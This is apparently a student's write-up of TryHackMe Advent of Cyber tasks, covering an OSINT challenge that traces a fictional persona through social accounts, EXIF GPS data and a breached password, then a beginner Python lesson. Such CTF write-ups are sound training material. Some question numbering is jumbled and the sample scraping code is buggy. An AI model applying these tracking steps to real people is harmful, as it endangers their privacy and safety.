
### STEP 6 and ANSWER FOR Q6

Going through the twitter account the answer for Q6 is Bachelorette.

## Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

### STEP 7 and ANSWER FOR Q7


Download the picture given in the twitter account and enter it into the search engine of google image. The answer for Q7 is Chicago highlighted in the picture.



Q8: Okay, you found the city, but where specifically was one of the photos taken?

### STEP 8

Drop the picture downloaded into exif-viewer.com. Information about the picture will be revealed.



### STEP 9 and ANSWER FOR Q8

We input the GPS Latitude and GPS Longitude from the exif data onto a gps coordinate converter.

The answer for Q8 is (41.891815, -87.624277).

The screenshot shows a web browser with multiple tabs open. The active tab is 'gps-coordinates.net/gps-coordinates-converter'. The interface includes fields for 'Latitude' (41.891815) and 'Longitude' (-87.624277). It also provides options for 'Get Address' and 'What3Words (w3w)' (panels.chimp.solved). To the right, a map of Chicago's Magnificent Mile area is displayed, showing various landmarks like Joe's Seafood, Prime Steak & Stone Crab, Eddie V's Prime Seafood, and Chick-fil-A. A callout box highlights the coordinates: type latitude DD 41.89166666666666, longitude -87.6242773000896, DMSN 41° 53' 30".

### Q9: Did you find a flag too?

#### STEP 10 and ANSWER FOR Q9

At the exif data the flag is registered under the copyright data. The answer for Q9 is


"{FLAG}ALWAYSCHECKTHEEXIFD4T4".

The screenshot shows a web browser with the 'Online Exif Viewer' page open. The interface includes a file upload section and a table of EXIF data. The 'Copyright' field is highlighted with the value '{FLAG}ALWAYSCHECKTHEEXIFD4T4'. The table also lists other fields such as 'create', 'ComponentsConfiguration', 'ExifOffset', 'ExifVersion', 'FlashPixVersion', 'GPSInfo', 'GPSLatitude', 'GPSLatitudeRef', 'GPSLongitude', 'GPSLongitudeRef', 'ResolutionUnit', 'UserComment', 'YCbCrPositioning', 'modify', and 'ComponentsConfiguration' again.

### Q11: Has Rudolph been pwned? What password of his appeared in a breach?

#### STEP 11 and ANSWER FOR Q11

When you searched for Windy City, it is a name that some people called to mention Chicago. We later then input the Gps coordinate and pick a nearby Hotel near Magnificent Mile. The answer for Q11 is 540.



### Q10: Has Rudolph been pwned? What password of his appeared in a breach?

In the google form, the answer given for Q10 is spygame.

Q9: Did you find a flag too? \*  
Copy and paste the flag from THM  
(FLAG)ALWAYSCHECKTHEXIFD4T

Q10: Has Rudolph been pwned? What password of his appeared in a breach?  
Scylla seems to be down. So if you find it difficult to search for this, the answer is "spygame". I'll give you this one for free.  
spygame

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?  
Hint: Answer is the street number for the Marriot.  
540

### **Thought Process/Methodology:**

Given in the TryHackMe website is the username **IGuidetheClaus2020** and it is used on Reddit. So, we therefore searched for the username and found it. To answer for who created the account we searched for it online. As the question later asked for what other platform those Rudolph has an account, we search for it in namechk and through we discover 5 platforms in total with the same username. As we scour through the platform, Twitter is another account that Rudolph is active in. In there, a picture was left behind and a tweet mentioning Rudolph's favourite movie. With that picture we were able to extract exif data containing the gps location and the flag to the question. In order to find the street number, we input those coordinates into the google maps and got the street number.


## Day 15: Scripting - There's a Python in my stocking!

Tools used: Visual Studio Code

### Solutions/Walkthrough:

#### Q1: What's the output of True + True?

The answer for Q1 is 2.




```
Day 15.py
C:\Users\HP> Day 15.py
1 a = True + True
2 print(a)
3

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\HP> & C:/Users/HP/AppData/Local/Programs/Python/Python310/python.exe "c:/Users/HP/Day 15.py"
2
PS C:\Users\HP>
```

#### Q2: What's the database for installing other people's libraries called?

The answer for Q2 is Pypi.



Libraries

You've seen how to write code yourself, but what if we wanted to use other people's code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where X is the library we wish to install. This installs the library from PyPi which is a **database of libraries**. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "xml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

### Q3: What is the output of bool("False")?

The answer for Q3 is True.

A screenshot of Visual Studio Code. The code editor shows a file named 'Day 15.py' with the following content:

```
C:\> Users > HP > Day 15.py > ...
1 a = bool("False")
2 print(a)
3
```

The terminal below shows the output of running the script:

```
PS C:\Users\HP> & C:/Users/HP/AppData/Local/Programs/Python/Python310/python.exe "c:/Users/HP/Day 15.py"
True
PS C:\Users\HP>
```

The system tray at the bottom indicates it's 32°C and mostly sunny. The taskbar shows various pinned icons like File Explorer, Edge, and File History.

### Q4: What library lets us download the HTML of a webpage?

The answer for Q4 is Requests.

A screenshot of a web browser displaying a guide on using the Requests library. The page content includes:

You've seen how to write code yourself, but what if we wanted to use other people's code? This is called *using a library* where a library means a bunch or someone else's code. We can install libraries on the command line using the command: `pip install X`. Where X is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- BeautifulSoup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that BeautifulSoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

This was a very short introduction to Python, but here are some more links if you wanted to learn more:

- [Python Zero to Hero](#)

The system tray at the bottom indicates it's 32°C and mostly sunny. The taskbar shows various pinned icons like File Explorer, Edge, and File History.

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

The answer for Q5 is [1, 2, 3, 6].

A screenshot of a Windows desktop environment showing Visual Studio Code. The code editor has a dark theme and displays the following Python script:

```
Day 15.py
C: > Users > HP > Day 15.py > ...
1 x = [1, 2, 3]
2
3 y = x
4
5 y.append(6)
6
7 print(y)
```

Below the code editor is a terminal window titled "Windows PowerShell". It shows the command "PS C:\Users\HP> & C:/Users/HP/AppData/Local/Programs/Python/Python310/python.exe "c:/Users/HP/Day 15.py"" followed by the output "[1, 2, 3, 6]". The terminal also displays "Copyright (C) Microsoft Corporation. All rights reserved." and "Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows".

The taskbar at the bottom of the screen includes icons for various applications like File Explorer, Edge, and File Manager. The system tray shows the date and time as 3/7/2022 4:21 PM.

Q6: What causes the previous task to output that?

The answer for Q6 is pass by reference.

A screenshot of a web browser window showing a tutorial from "tryHackMe | 25 Days of Cyber Security". The page title is "Variables". The content discusses what strings are and how they relate to programming data types. It lists essential data types: String (a string of characters), Integer (a whole number), Float (a floating-point number), and List (a list of items). The page also covers variable assignment and pass by reference, explaining that in Python, variables are passed by reference. A code snippet shows the assignment of a string value to a variable named "hello". The browser taskbar at the bottom shows various open tabs and the system tray indicates the date and time as 3/7/2022 4:26 PM.

Q7: if the input was "Skidy", what will be printed?

The answer for Q7 is The Wise One has allowed you to come in.

A screenshot of Visual Studio Code. The code editor shows a file named 'Day 15.py' with the following content:

```
C:\> Users > HP > Day 15.py > ...
1 names = ["Skidy", "Dorkstar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\HP> & C:/Users/HP/AppData/Local/Programs/Python/Python310/python.exe "c:/Users/HP/Day 15.py"
What is your name? Skidy
The Wise One has allowed you to come in.

PS C:\Users\HP>
```

The terminal window shows the command being run and the resulting output: "The Wise One has allowed you to come in.". The system tray at the bottom indicates it's 32°C and mostly sunny.

Q8: If the input was "elf", what will be printed?

The answer for Q8 is The Wise One has not allowed you to come in.

A screenshot of Visual Studio Code. The code editor shows a file named 'Day 15.py' with the same code as before:

```
C:\> Users > HP > Day 15.py > ...
1 names = ["Skidy", "Dorkstar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\HP> & C:/Users/HP/AppData/Local/Programs/Python/Python310/python.exe "c:/Users/HP/Day 15.py"
What is your name? Elf
The Wise One has not allowed you to come in.

PS C:\Users\HP>
```

The terminal window shows the command being run and the resulting output: "The Wise One has not allowed you to come in.". The system tray at the bottom indicates it's 32°C and mostly sunny.

### Thought Process/Methodology:

We first read through the section thoroughly. Then, we open Visual Studio Code and test the python code to answer the question needing python output. The rest of the question is found by going back through this section info.